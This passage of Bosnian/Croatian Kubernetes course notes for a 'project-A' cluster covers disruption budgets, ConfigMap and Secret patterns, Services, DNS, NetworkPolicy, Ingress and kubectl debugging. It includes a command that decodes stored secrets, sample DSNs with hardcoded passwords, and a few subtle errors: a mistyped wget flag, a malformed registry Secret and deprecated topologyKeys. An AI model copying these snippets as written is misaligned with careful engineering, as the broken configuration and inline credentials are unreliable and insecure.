    # Anti-affinity: ne stavlja 2 go-service pode na isti node
    podAntiAffinity:
      requiredDuringSchedulingIgnoredDuringExecution:
        - labelSelector:
            matchExpressions:
              - key: app
                operator: In
                values: [go-service]
            topologyKey: kubernetes.io/hostname # "različit node"

    # Anti-affinity (soft): preferiraj različite AZ zone
    podAntiAffinity:
      preferredDuringSchedulingIgnoredDuringExecution:
        - weight: 100
          podAffinityTerm:
            labelSelector:
              matchExpressions:
                - key: app
                  operator: In
                  values: [go-service]
            topologyKey: topology.kubernetes.io/zone # "različita AZ"
```

Zašto anti-affinity za go-service: s 3 replike, bez anti-affinity scheduler može staviti sve 3 na isti node. Ako taj node padne → downtime. Anti-affinity garantuje distribuciju.

PodDisruptionBudget — zaštita od masovnog gašenja

```
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: go-service-pdb
  namespace: project-a-prod
spec:
  minAvailable: 2 # uvijek minimum 2 poda moraju biti available
  # ILI:
  # maxUnavailable: 1 # maksimalno 1 pod može biti nedostupan
  selector:
    matchLabels:
      app: go-service
```

```
# PDB za sve kritične servise u project-a-prod
---
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: php-service-pdb
  namespace: project-a-prod
spec:
  minAvailable: 1
  selector:
    matchLabels:
      app: php-service
---
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: nginx-pdb
  namespace: project-a-prod
spec:
  minAvailable: 1
  selector:
    matchLabels:
      app: nginx
```

Šta PDB štiti od: 1. **Node drain** za maintenance (`kubectl drain node`) — ne smije ubiti podove dok PDB nije zadovoljen 2. **Cluster Autoscaler scale-down** — ne smije ukloniti node ako bi narušio PDB 3. **Voluntary disruptions** (upgrade K8s verzije) — K8s respektuje PDB

PDB ne štiti od: - Nevoluntary disruptions: hardware failure, kernel panic, OOMKill - `kubectl delete pod` direktno — ovo uvijek prođe

```
# Provjeri PDB status
kubectl get pdb -n project-a-prod
```

# NAME	MIN AVAILABLE	MAX UNAVAILABLE	ALLOWED DISRUPTIONS	AGE
# go-service-pdb	2	N/A	1	15d

```
# Ako je ALLOWED DISRUPTIONS = 0, node drain će biti blokiran
```

Topology Spread Constraints — ravnomjerna distribucija

Modernija alternativa podAntiAffinity za distribuciju po zonama/node-ovima:

```
spec:
  topologySpreadConstraints:
    - maxSkew: 1 # maksimalna razlika između zona
      topologyKey: topology.kubernetes.io/zone
      whenUnsatisfiable: DoNotSchedule # ili ScheduleAnyway
      labelSelector:
        matchLabels:
          app: go-service
    - maxSkew: 1
      topologyKey: kubernetes.io/hostname
      whenUnsatisfiable: ScheduleAnyway # best-effort za node distribuciju
      labelSelector:
        matchLabels:
          app: go-service
```

Kada koristiti Topology Spread vs PodAntiAffinity: - `PodAntiAffinity required` = rigidno (ne schedulera ako nema node) → za mali broj replika - `TopologySpreadConstraints` = fleksibilno s `maxSkew` → za veći broj replika gdje savršena distribucija nije uvijek moguća

Debugging resource problema

```
# Pod ne može biti scheduliran
kubectl describe pod go-service-xxx -n project-a-prod
# Events: 0/3 nodes are available: 3 Insufficient memory
# → node-ovi nemaju dovoljno memorije za requests

# Koji podovi koriste najviše resursa
kubectl top pods -n project-a-prod --sort-by=memory
kubectl top pods -n project-a-prod --sort-by=cpu

# Node kapacitet i iskorištenost
kubectl top nodes
kubectl describe node ip-10-0-3-45.eu-west-1.compute.internal
# Sekcija "Allocated resources" pokazuje requests per node

# OOMKill historija
kubectl get events -n project-a-prod | grep OOMKill
kubectl describe pod xxx | grep -A5 "Last State"
```

Sažetak: resource management checklista za project-A

Svaki Deployment mora imati: - `resources.requests` i `resources.limits` na svakom kontejneru - `PodDisruptionBudget` u namespace-u `project-a-prod` - `podAntiAffinity` ili `topologySpreadConstraints` za service s 2+ replika

Svaki namespace mora imati: - `ResourceQuota` — spriječi resource overconsumption - `LimitRange` — defaulti za kontejnere bez resources

EKS produkcija dodatno: - Taints na specijaliziranim node grupama (database, spot) - Node affinity za MySQL na memory-optimized instancama - Cluster Autoscaler u svakom namespace-u koji koristi `PodDisruptionBudget`

Source: `03-kubernetes-fundamenti/12-konfiguracija-i-secrets-patterns.md`

12 — Konfiguracija i Secrets Patterns

Kompletni guide za ConfigMap, Secret i konfiguracijske pattern-e za project-A, uključujući External Secrets Operator integraciju.

ConfigMap — četiri načina montiranja

1. Sve kao environment varijable odjednom

```
spec:
  containers:
    - name: go-service
      envFrom:
        - configMapRef:
            name: app-config      # sve key-value parovi postaju env varijable
```

Kada: generalni app config (LOG_LEVEL, APP_ENV, FEATURE_FLAGS). **Problem:** svaki ključ u ConfigMap-u postaje env varijabla — može biti previše. Nema granularnu kontrolu.

2. Selektivne env varijable

```
env:
  - name: LOG_LEVEL           # ime env varijable u kontejneru
    valueFrom:
      configMapKeyRef:
        name: app-config
        key: log_level        # specifičan ključ iz ConfigMap-a
  - name: APP_PORT
    valueFrom:
      configMapKeyRef:
        name: app-config
        key: port
        optional: true        # ako ključ ne postoji, ne failuj
```

Kada: trebaš samo određene vrijednosti, ili chceš preimenovati ključ.

3. Kao fajl (volume mount) — za nginx.conf, php.ini, app.yaml

```
spec:
  volumes:
    - name: nginx-config
      configMap:
        name: nginx-conf
        items:
          - key: default.conf      # ključ iz ConfigMap-a
            path: default.conf     # putanja unutar volume-a
  containers:
    - name: nginx
      volumeMounts:
        - name: nginx-config
          mountPath: /etc/nginx/conf.d/  # montira cijeli direktorij
          readOnly: true
```

4. Subpath mount — samo jedan fajl, bez zamjene direktorijuma

```
volumes:
  - name: php-ini
    configMap:
      name: php-config
containers:
  - volumeMounts:
    - name: php-ini
      mountPath: /usr/local/etc/php/conf.d/custom.ini # specifičan fajl
      subPath: custom.ini # montiraj samo ovaj key, ne cijeli CM
      readOnly: true
```

Kritična razlika subPath vs bez subPath: - Bez `subPath`: zamjeni CIJELI `/usr/local/etc/php/conf.d/` s contentom ConfigMap-a (brišu se drugi fajlovi) - Sa `subPath`: dodaj samo `custom.ini`, ostali fajlovi u tom direktorijumu ostaju

Mana subPath-a: automatski update pri promjeni ConfigMap-a NE radi s subPath. Bez subPath K8s automatski ažurira montirani fajl (uz ~60s kašnjenje). Sa subPath mora restart poda.

```

apiVersion: v1
kind: ConfigMap
metadata:
  name: nginx-conf
  namespace: project-a-prod
data:
  default.conf: |
    server {
      listen 80;
      server_name _;
      root /usr/share/nginx/html;
      index index.html;

      # Vue SPA routing – sve što nije statički fajl → index.html
      location / {
        try_files $uri $uri/ /index.html;
        add_header Cache-Control "no-cache";
      }

      # Statički assets s dugim cache-om
      location ~* \.(js|css|png|jpg|ico|woff2)$ {
        expires 1y;
        add_header Cache-Control "public, immutable";
      }

      # Proxy prema PHP servisu
      location /api/ {
        proxy_pass http://php-service:9000/;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Request-ID $request_id;
        proxy_connect_timeout 10s;
        proxy_read_timeout 30s;
      }

      # Proxy prema Go servisu (WebSocket + REST)
      location /ws/ {
        proxy_pass http://go-service:8080/;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection "upgrade";
      }

      # Health check endpoint (bez logiranja)
      location /health {
        return 200 "ok\n";
        add_header Content-Type text/plain;
        access_log off;
      }

      # Metrički endpoint (samo interni pristup)
      location /nginx-status {
        stub_status;
        allow 10.0.0.0/8;      # VPC CIDR
        deny all;
      }
    }

  # PHP-FPM upstream config
  upstream.conf: |
    upstream php-fpm {
      server php-service:9000;
      keepalive 32;
    }

```

PHP ConfigMap

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: php-config
  namespace: project-a-prod
data:
  custom.ini: |
    ; Memorija
    memory_limit = 256M

    ; Execution time
    max_execution_time = 30
    max_input_time = 60

    ; Upload
    upload_max_filesize = 20M
    post_max_size = 22M

    ; Opcache – kritično za PHP performanse u K8s
    opcache.enable = 1
    opcache.memory_consumption = 128
    opcache.validate_timestamps = 0      ; ne provjeri fajlove (slike su immutable)
    opcache.max_accelerated_files = 10000

    ; Error handling (prod: samo log, ne prikazuj)
    display_errors = Off
    log_errors = On
    error_log = /dev/stderr

    ; Session (Redis)
    session.save_handler = redis
    session.save_path = "tcp://redis:6379?auth=${REDIS_PASSWORD}"
```

```
# FPM pool config
www.conf: |
  [www]
  user = www-data
  group = www-data
  listen = 0.0.0.0:9000

  ; Dinamički broj workers
  pm = dynamic
  pm.max_children = 20
  pm.start_servers = 4
  pm.min_spare_servers = 2
  pm.max_spare_servers = 8
  pm.max_requests = 500      ; restart worker nakon 500 requestova (memory leak prevencija)

  ; Health check endpoint
  ping.path = /ping
  ping.response = pong

  ; Slow log
  slowlog = /dev/stderr
  request_slowlog_timeout = 5s
```

Immutable ConfigMap i Secret

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: nginx-conf-v3
  namespace: project-a-prod
immutable: true # K8s 1.21+ – ne može biti promijenjen
data:
  default.conf: |
    ...
```

Zašto immutable u produkciji: - Spriječi slučajnu izmjenu konfiguracije bez deployment-a - K8s ne mora pratiti promjene (performance) - Jedini način promjene: kreirati novu ConfigMap s novim imenom, updateovati Deployment reference

Pattern za immutable ConfigMap s verzioniranjem:

```
# Helm automatski hasha ConfigMap content i dodaje u ime
# Ili ručno:
nginx-conf-v1 → nginx-conf-v2 → nginx-conf-v3
```

Helm `helm.sh/chart-checksum` anotacija automatski restartuje Deployment pri promjeni ConfigMap-a:

```
annotations:
  checksum/config: {{ include (print $.Template.BasePath "/configmap.yaml") . | sha256sum }}
```

Secret tipovi

```
# Generički secret (naš slučaj za DB credentials, API ključeve)
type: Opaque

# Docker registry credentials (za imagePullSecrets)
type: kubernetes.io/dockerconfigjson

# TLS sertifikat (cert-manager kreira ovaj tip)
type: kubernetes.io/tls

# Basic auth
type: kubernetes.io/basic-auth

# SSH ključ
type: kubernetes.io/ssh-auth
```

Opaque Secret — DB credentials

```
apiVersion: v1
kind: Secret
metadata:
  name: db-credentials
  namespace: project-a-prod
type: Opaque
# Vrijednosti su base64 encoded (NE enkriptirane – samo encoded!)
data:
  host: bXlzcWwubXlkb21haW4uY29t # base64("mysql.mydomain.com")
  port: MzMwNg== # base64("3306")
  database: cHJvamVjdF9h # base64("project_a")
  username: YXBwX3VzZXI= # base64("app_user")
  password: c3VwZXJzZWNyZXRwYXNz # base64("supersecretpass")
  dsn: YXBwX3VzZXI6c3VwZXJzZWNyZXRwYXNzQHRjcChtb... # cijeli DSN string
```

```
# Enkodiranje
echo -n "supersecretpass" | base64
# Dekodiranje
kubectl get secret db-credentials -n project-a-prod -o jsonpath='{.data.password}' | base64 -d
```

Važno: `base64` nije enkripcija. Secret u etcd-u je po defaultu samo base64 encoded. Za pravu enkripciju: envelope encryption s KMS (AWS KMS na EKS).

imagePullSecret za GitLab registry

```
apiVersion: v1
kind: Secret
metadata:
  name: gitlab-registry-credentials
  namespace: project-a-dev
type: kubernetes.io/dockerconfigjson
data:
  .dockerconfigjson: |
    {
      "auths": {
        "registry.gitlab.com": {
          "username": "deploy-token-xxx",
          "password": "glpat-xxxxxxxxxxxxxxxx",
          "auth": "<base64 of username:password>"
        }
      }
    }
  }
```

Ovo se kreira base64 encodovanim ili:

```
kubectl create secret docker-registry gitlab-registry-credentials \
--docker-server=registry.gitlab.com \
--docker-username=deploy-token-xxx \
--docker-password=glpat-xxxxxxxxxxxxxxxx \
-n project-a-dev
```

```
# Referenca u Deployment-u
spec:
  imagePullSecrets:
    - name: gitlab-registry-credentials
  containers:
    - name: go-service
      image: registry.gitlab.com/project-a/go-service:1.4.2
```

Terraform kreira ovaj Secret automatski u svakom namespace-u koristeći Kubernetes provider — nije potrebno ručno.

TLS Secret (cert-manager)

```
# cert-manager automatski kreira i rotira
apiVersion: cert-manager.io/v1
kind: Certificate
metadata:
  name: project-a-tls
  namespace: project-a-prod
spec:
  secretName: project-a-tls-cert    # ovaj Secret se automatski kreira
  issuerRef:
    name: letsencrypt-prod
    kind: ClusterIssuer
  dnsNames:
    - api.project-a.com
    - www.project-a.com
```

External Secrets Operator — tok promjene

```
AWS Secrets Manager rotira secret (svakih 30 dana)
↓
ExternalSecret kontroler detektuje promjenu
(refreshInterval: 1h — provjera svakih sat vremena)
↓
K8s Secret se ažurira s novom vrijednošću
↓
Stakater Reloader detektuje promjenu Secret-a
(prati annotation reloader.stakater.com/auto: "true")
↓
Rolling restart Deployment-a (go-service, php-service, nginx)
↓
Novo revizija s novim credentialima aktivna
(zero downtime: rolling restart, maxUnavailable: 0)
```

ExternalSecret definicija:

```
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: db-credentials
  namespace: project-a-prod
spec:
  refreshInterval: 1h
  secretStoreRef:
    name: aws-secretsmanager
    kind: ClusterSecretStore
  target:
    name: db-credentials          # K8s Secret koji se kreira
    creationPolicy: Owner
  data:
    - secretKey: password        # ključ u K8s Secret-u
      remoteRef:
        key: project-a/prod/db   # putanja u AWS Secrets Manager
        property: password      # property unutar JSON-a u SM
    - secretKey: username
      remoteRef:
        key: project-a/prod/db
        property: username
    - secretKey: host
      remoteRef:
        key: project-a/prod/db
        property: host
```

Stakater Reloader anotacija na Deployment-u:

```
metadata:
  annotations:
    reloader.stakater.com/auto: "true"
    # Ili specifično za određene Secrets/ConfigMaps:
    secret.reloader.stakater.com/reload: "db-credentials,redis-credentials"
    configmap.reloader.stakater.com/reload: "nginx-conf,php-config"
```

Secrets u Helm chart-ovima

Nikad ne commitovati plaintext secrets u values.yaml! Helm pattern:

```
# values.yaml (committed to git – NEMA secrets)
database:
  host: ""          # popunjava se iz External Secret ili CI/CD
  port: 3306
  name: project_a

# Tajne vrijednosti dolaze kroz:
# 1. values-secret.yaml (u .gitignore)
# 2. helm install --set database.password=$DB_PASS
# 3. External Secrets Operator (preferirani za produkciju)
# 4. Sealed Secrets (encrypted u gitu)
```

Helm lookup funkcija za postojeće Secrets:

```
# templates/secret.yaml
{{- $existingSecret := lookup "v1" "Secret" .Release.Namespace "db-credentials" -}}
{{- if not $existingSecret }}
apiVersion: v1
kind: Secret
metadata:
  name: db-credentials
type: Opaque
data:
  password: {{ .Values.database.password | b64enc }}
{{- end }}
# Kreiraj Secret samo ako ne postoji – ne prepisi ga (ESO ga možda upravlja)
```

Debugging konfiguracije

```
# Provjeri što pod vidi kao env varijable
kubectl exec -it go-service-xxx -n project-a-prod -- env | sort

# Provjeri sadržaj mountovanog configmap fajla
kubectl exec -it nginx-xxx -n project-a-prod -- cat /etc/nginx/conf.d/default.conf

# Provjeri sadržaj Secret-a (bez pokazivanja vrijednosti)
kubectl get secret db-credentials -n project-a-prod -o jsonpath='{.data}' | python3 -c "
import sys, json, base64
d = json.load(sys.stdin)
for k, v in d.items():
    print(f'{k}: {base64.b64decode(v).decode()[:3]}***')
"

# Je li ConfigMap ažuriran? (volume mount bez subPath se ažurira automatski)
kubectl exec -it nginx-xxx -- ls -la /etc/nginx/conf.d/
# Provjerite timestamp – može biti do 60s kašnjenja

# ExternalSecret status
kubectl describe externalsecret db-credentials -n project-a-prod
# Status.Conditions pokazuje Ready/NotReady i razlog
```

Sažetak: konfiguracijski pattern za project-A

Što	Gdje	Pattern
nginx.conf	ConfigMap volume mount	Cijeli fajl, readOnly
php custom.ini	ConfigMap subPath	Samo jedan fajl, ne zamjeni dir
LOG_LEVEL, APP_ENV	ConfigMap envFrom	Sve odjednom
DB credentials	External Secret → K8s Secret	AWS SM → ESO → Secret
Redis password	External Secret → K8s Secret	AWS SM → ESO → Secret
GitLab registry	K8s Secret (Terraform)	docker-registry tip
TLS cert	cert-manager Certificate	Automatska rotacija
Rotation response	Stakater Reloader	Rolling restart on Secret change

Source: 03-kubernetes-fundamenti/13-networking-services-i-dns.md

13 — Networking, Services i DNS

Kompletni K8s networking za project-A: Service tipovi, DNS rezolucija, NetworkPolicy, Ingress routing i praktični inter-service communication primjeri.

Service tipovi — pregled i kada što koristiti

ClusterIP	← interni servisi (php-service, go-service, mysql, redis)
NodePort	← direktni pristup bez Ingress (lokalni dev, debugging)
LoadBalancer	← cloud load balancer (samo za Ingress controller)
Headless	← StatefulSet (MySQL, Redis) — direktni pod DNS
ExternalName	← proxy prema vanjskom servisu (RDS, ElastiCache)

ClusterIP — standardni interni servis

```
apiVersion: v1
kind: Service
metadata:
  name: go-service
  namespace: project-a-prod
  labels:
    app: go-service
  annotations:
    prometheus.io/scrape: "true"
    prometheus.io/port: "9090"
    prometheus.io/path: "/metrics"
spec:
  selector:
    app: go-service          # šalje traffic na pode s ovim labelom
  ports:
    - name: http              # imenuj port — Istio i Prometheus koriste ovo
      port: 8080              # port na koji se spaja klijent
      targetPort: 8080        # port na podu (može biti ime: targetPort: http)
      protocol: TCP
    - name: metrics
      port: 9090
      targetPort: 9090
  type: ClusterIP            # default — ne treba eksplicitno
```

Headless Service za StatefulSet

```
apiVersion: v1
kind: Service
metadata:
  name: mysql
  namespace: project-a-prod
spec:
  clusterIP: None    # ← headless – bez virtual IP
  selector:
    app: mysql
  ports:
    - name: mysql
      port: 3306
      targetPort: 3306
```

Razlika headless vs ClusterIP: - ClusterIP: DNS vraća jedan IP (virtual IP load balancera), konekcije se rutiraju na podove - Headless (clusterIP: None): DNS vraća direktne IP-ove podova, nema load balancinga

Za MySQL StatefulSet koristimo headless jer trebamo stable DNS za svaki pod:

```
mysql-0.mysql.project-a-prod.svc.cluster.local → 10.0.1.45 (master)
mysql-1.mysql.project-a-prod.svc.cluster.local → 10.0.2.67 (replica)
```

DNS u K8s — kompletna referenca

Format DNS naziva

```
<service-name>.<namespace>.svc.<cluster-domain>
```

U project-a-prod namespace-u:

go-service.project-a-prod.svc.cluster.local	# puni FQDN
go-service.project-a-prod.svc	# kraći
go-service.project-a-prod	# cross-namespace short form
go-service	# samo iz istog namespace-a

Search domains — zašto kratki nazivi rade

```
# Unutar poda, /etc/resolv.conf izgleda ovako:
nameserver 10.96.0.10      # CoreDNS ClusterIP
search project-a-prod.svc.cluster.local svc.cluster.local cluster.local
options ndots:5
```

Kada Go servis pozove `mysql:3306`, resolver pokušava: 1. `mysql.project-a-prod.svc.cluster.local` → ✓ nađe

Kada PHP servis iz `project-a-prod` pozove `go-service`, resolver pokušava: 1. `go-service.project-a-prod.svc.cluster.local` → ✓

Za cross-namespace: PHP u `project-a-prod` koji poziva servis u `monitoring` namespace-u:

```
// Mora se koristiti puni namespace:
$prometheusUrl = 'http://prometheus.monitoring:9090';
// ili FQDN:
$prometheusUrl = 'http://prometheus.monitoring.svc.cluster.local:9090';
```


StatefulSet pod DNS

```
<pod-name>.<headless-service-name>.<namespace>.svc.cluster.local  
  
mysql-0.mysql.project-a-prod.svc.cluster.local  
mysql-1.mysql.project-a-prod.svc.cluster.local  
redis-0.redis.project-a-prod.svc.cluster.local
```

Ovo je stable DNS — isti nakon restarta poda. Fundamentalna razlika od Deployment pod-ova čiji DNS nazivi se mijenjaju s hash sufiksom.

Inter-service komunikacija u project-A

PHP servis poziva Go servis

```
<?php  
// Iz PHP servisa (projekt-a-prod namespace):  
class AuthService  
{  
    private string $goServiceUrl;  
  
    public function __construct()  
    {  
        // K8s DNS automatski resolva na ClusterIP go-service servisa  
        $this->goServiceUrl = getenv('GO_SERVICE_URL') ?: 'http://go-service:8080';  
    }  
  
    public function validateToken(string $token): array  
    {  
        $response = $this->httpClient->post(  
            $this->goServiceUrl . '/api/auth/validate',  
            ['Authorization' => 'Bearer ' . $token]  
        );  
        return $response->json();  
    }  
}
```

```
# ConfigMap za PHP servis  
data:  
  GO_SERVICE_URL: "http://go-service:8080"  
  REDIS_URL: "redis://redis:6379"  
# Ne koristiti FQDN — kratki nazivi su dovoljni unutar namespace-a
```

Go servis poziva MySQL (master/replica pattern)

```
package database

import (
    "database/sql"
    "fmt"
    "os"
)

func NewConnections() (*sql.DB, *sql.DB, error) {
    // Master za write operacije
    masterDSN := fmt.Sprintf("%s:%s@tcp(%s:%s)/%s?parseTime=true&charset=utf8mb4",
        os.Getenv("DB_USER"),
        os.Getenv("DB_PASSWORD"),
        "mysql-0.mysql.project-a-prod.svc.cluster.local", // stable DNS master poda
        "3306",
        os.Getenv("DB_NAME"),
    )

    // Replica za read operacije
    replicaDSN := fmt.Sprintf("%s:%s@tcp(%s:%s)/%s?parseTime=true&charset=utf8mb4",
        os.Getenv("DB_USER"),
        os.Getenv("DB_READONLY_PASSWORD"),
        "mysql-1.mysql.project-a-prod.svc.cluster.local", // stable DNS replica poda
        "3306",
        os.Getenv("DB_NAME"),
    )

    master, err := sql.Open("mysql", masterDSN)
    if err != nil {
        return nil, nil, fmt.Errorf("master connection: %w", err)
    }

    replica, err := sql.Open("mysql", replicaDSN)
    if err != nil {
        master.Close()
        return nil, nil, fmt.Errorf("replica connection: %w", err)
    }

    return master, replica, nil
}
```

Alternativa s jednim Service-om koji load-balancira po replikama (ako koristiš ProxySQL ili MySQL Router):

```
// Jedan endpoint koji interno rutira read/write
masterDSN := "admin:pass@tcp(mysql:3306)/project_a" // HeadlessService ili ProxySQL
```

Go servis poziva Redis

```
import "github.com/redis/go-redis/v9"

func NewRedisClient() *redis.Client {
    return redis.NewClient(&redis.Options{
        // ClusterIP service, load-balancira na sve Redis pode (ili single za dev)
        Addr:      "redis:6379",
        Password:  os.Getenv("REDIS_PASSWORD"),
        DB:        0,

        // Connection pooling – kritično za K8s (više Pod instanci)
        PoolSize:   10,
        MinIdleConns: 5,
        MaxRetries: 3,
        DialTimeout: 5 * time.Second,
        ReadTimeout: 3 * time.Second,
        WriteTimeout: 3 * time.Second,
    })
}
```

NetworkPolicy — ograničī koji podovi mogu komunicirati

Default deny-all za namespace

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
  namespace: project-a-prod
spec:
  podSelector: {}    # svi podovi u namespace-u
  policyTypes:
    - Ingress
    - Egress
  # Nema rules → sve blokirano
```

Dozvoli DNS (obavezno uz default deny)

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-dns
  namespace: project-a-prod
spec:
  podSelector: {}
  policyTypes:
    - Egress
  egress:
    - ports:
        - protocol: UDP
          port: 53
        - protocol: TCP
          port: 53    # TCP fallback za veće DNS odgovore
```

Ovo je najčešća greška: zaboraviti DNS egress uz default deny → sve interne K8s DNS rezolucije padaju.

NetworkPolicy za go-service

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: go-service-netpol
  namespace: project-a-prod
spec:
  podSelector:
    matchLabels:
      app: go-service
  policyTypes:
    - Ingress
    - Egress
  ingress:
    # Prima traffic samo od nginx i php-service
    - from:
        - podSelector:
            matchLabels:
              app: nginx
        - podSelector:
            matchLabels:
              app: php-service
      ports:
        - protocol: TCP
          port: 8080
    # Prometheus scraping
    - from:
        - namespaceSelector:
            matchLabels:
              kubernetes.io/metadata.name: monitoring
          podSelector:
            matchLabels:
              app: prometheus
      ports:
        - protocol: TCP
          port: 9090
  egress:
    # Može pisati u MySQL (master)
    - to:
        - podSelector:
            matchLabels:
              app: mysql
      ports:
        - protocol: TCP
          port: 3306
    # Može čitati/pisati u Redis
    - to:
        - podSelector:
            matchLabels:
              app: redis
      ports:
        - protocol: TCP
          port: 6379
    # DNS
    - ports:
        - protocol: UDP
          port: 53
        - protocol: TCP
          port: 53
    # Vanjski API pozivi (npr. payment gateway)
    - to: [] # svi CIDR-ovi (preferiraj eksplicitne CIDR blokove)
      ports:
        - protocol: TCP
          port: 443
```

NetworkPolicy za MySQL — samo go-service i php-service mogu čitati

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: mysql-netpol
  namespace: project-a-prod
spec:
  podSelector:
    matchLabels:
      app: mysql
  policyTypes:
    - Ingress
    - Egress
  ingress:
    - from:
        - podSelector:
            matchLabels:
              app: go-service
        - podSelector:
            matchLabels:
              app: php-service
        - podSelector:
            matchLabels:
              app: db-migration    # Job podovi za migracije
      ports:
        - protocol: TCP
          port: 3306
  egress:
    # MySQL replika mora komunicirati s masterom
    - to:
        - podSelector:
            matchLabels:
              app: mysql
      ports:
        - protocol: TCP
          port: 3306
    # DNS
    - ports:
        - protocol: UDP
          port: 53
```

Endpoints i EndpointSlice — iza kulisa

Svaki Service ima prateći Endpoint objekt koji sadrži stvarne IP-ove podova:

```
# Vidi koji podovi su iza servisa
kubectl get endpoints go-service -n project-a-prod
# NAME          ENDPOINTS                                     AGE
# go-service    10.0.1.45:8080,10.0.2.67:8080               15d

# Detaljno (uključuje NodePort, readiness)
kubectl describe endpoints go-service -n project-a-prod

# EndpointSlice (novija API, bolji za skaliranje)
kubectl get endpointslices -n project-a-prod -l kubernetes.io/service-name=go-service
```

Debugging: servis ne rutira traffic:

```
kubectl get endpoints go-service -n project-a-prod
# Ako je output: NAME ENDPOINTS AGE
#                  go-service <none> 5m
# → nema podova koji matchuju selector ILI podovi nisu Ready
```

Uzroci praznog Endpoints: 1. `selector` u Service ne matchuje labele poda — provjeri `kubectl get pods --show-labels` 2. Pod postoji ali `readinessProbe` pada — `kubectl describe pod` 3. Pod je u drugom namespace-u — Service i Pod moraju biti u istom namespace-u (ili koristiti `ExternalName`)

ExternalName Service — proxy prema vanjskom servisu

```
# Abstraktuj externu RDS instancu iza K8s DNS-a
apiVersion: v1
kind: Service
metadata:
  name: mysql-rds
  namespace: project-a-prod
spec:
  type: ExternalName
  externalName: project-a-prod.cluster-abc123.eu-west-1.rds.amazonaws.com
  ports:
    - port: 3306
```

```
// Go servis se spaja na "mysql-rds:3306" umjesto hardcodiranog RDS endpoint-a
masterDSN := "admin:pass@tcp(mysql-rds:3306)/project_a"
```

Korist: ako se RDS instance promijeni, samo se ažurira `ExternalName Service`, ne sve aplikacije.

Service Topology — smanjenje cross-AZ troškova na EKS

```
# Preferiraj routing unutar iste AZ (smanjuje $0.01/GB cross-AZ trošak)
spec:
  topologyKeys:
    - "topology.kubernetes.io/zone"      # isti AZ
    - "kubernetes.io/hostname"          # isti node (lokalno)
    - "*"                                # fallback: bilo koji pod
```

Noviji pristup (K8s 1.21+) — Topology Aware Routing:

```
metadata:
  annotations:
    service.kubernetes.io/topology-aware-hints: auto
```

Ingress — vanjski pristup

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: project-a-ingress
  namespace: project-a-prod
  annotations:
    kubernetes.io/ingress.class: nginx
    cert-manager.io/cluster-issuer: letsencrypt-prod
    nginx.ingress.kubernetes.io/proxy-body-size: "20m"
    nginx.ingress.kubernetes.io/proxy-read-timeout: "30"
    # Rate limiting
    nginx.ingress.kubernetes.io/limit-rps: "100"
    # CORS
    nginx.ingress.kubernetes.io/enable-cors: "true"
    nginx.ingress.kubernetes.io/cors-allow-origin: "https://app.project-a.com"
spec:
  tls:
    - hosts:
        - api.project-a.com
      secretName: project-a-tls-cert      # cert-manager popunjava
  rules:
    - host: api.project-a.com
      http:
        paths:
          - path: /api/v1
            pathType: Prefix
            backend:
              service:
                name: php-service
                port:
                  name: http
          - path: /api/v2
            pathType: Prefix
            backend:
              service:
                name: go-service
                port:
                  name: http
    - host: app.project-a.com
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: nginx
                port:
                  name: http
```

Debugging networking problema

```
# DNS rezolucija iz poda
kubectl exec -it go-service-xxx -n project-a-prod -- nslookup mysql
kubectl exec -it go-service-xxx -n project-a-prod -- nslookup mysql.project-a-prod.svc.cluster.local

# HTTP test cross-pod (je li servis dostupan?)
kubectl exec -it nginx-xxx -n project-a-prod -- wget -q0- http://go-service:8080/health
kubectl exec -it nginx-xxx -n project-a-prod -- curl -v http://php-service:9000/ping

# TCP konekcija test (je li port otvoren?)
kubectl exec -it go-service-xxx -n project-a-prod -- nc -zv mysql 3306
# ili
kubectl exec -it go-service-xxx -- /bin/sh -c "cat /dev/null > /dev/tcp/mysql/3306 && echo 'OK'"

# Provjeri NetworkPolicy blokira li traffic
# Ako curl radi ali wget ne → problem s DNS ili NetworkPolicy

# CoreDNS status (DNS infrastruktura)
kubectl get pods -n kube-system -l k8s-app=kube-dns
kubectl logs -n kube-system -l k8s-app=kube-dns

# Provjeri Service selector vs Pod labele
kubectl get svc go-service -n project-a-prod -o yaml | grep -A5 selector
kubectl get pods -n project-a-prod --show-labels | grep go-service

# Zašto Ingress ne radi?
kubectl describe ingress project-a-ingress -n project-a-prod
kubectl get events -n project-a-prod | grep ingress
```

Port naming best practices

```
ports:
  - name: http          # uvijek imenuj port
    port: 8080
    protocol: TCP
  - name: metrics
    port: 9090
    protocol: TCP
  - name: grpc
    port: 50051
    protocol: TCP
```

Zašto: Prometheus automatski scrapuje portove nazvane `http` ili `metrics`. Istio koristi port nazive za protocol detection (`http`, `grpc`, `tcp`, `mysql`). Bez naziva oba tretiraju kao generički `TCP`.

Sažetak: networking odluke za project-A

Servis	Service tip	Razlog
nginx (Vue)	ClusterIP	Ingress se spaja na njega
php-service	ClusterIP	Interni, nginx proxy
go-service	ClusterIP	Interni, nginx/php proxy
MySQL	Headless	StatefulSet, stable DNS per pod
Redis	ClusterIP ili Headless	Single replica → ClusterIP
Ingress Controller	LoadBalancer	AWS ALB/NLB za vanjski pristup
RDS (cloud)	ExternalName	Abstraktuj externu zavisnost

14 — kubectl Referenca i Debug

Kompletna praktična kubectl referenca za svakodnevni rad i debugging produkcijskih problema na project-A clusteru.

Context i cluster management

```
# Vidi sve dostupne contexte (clusteri)
kubectl config get-contexts

# CURRENT    NAME                                CLUSTER                                AUTHINFO    NAMESPACE
# *          project-a-dev                        kind-project-a-dev                    kind-...    project-a-dev
#           project-a-prod-eks        project-a-prod.eks                    eks-...     project-a-prod

# Promijeni context
kubectl config use-context project-a-prod-eks

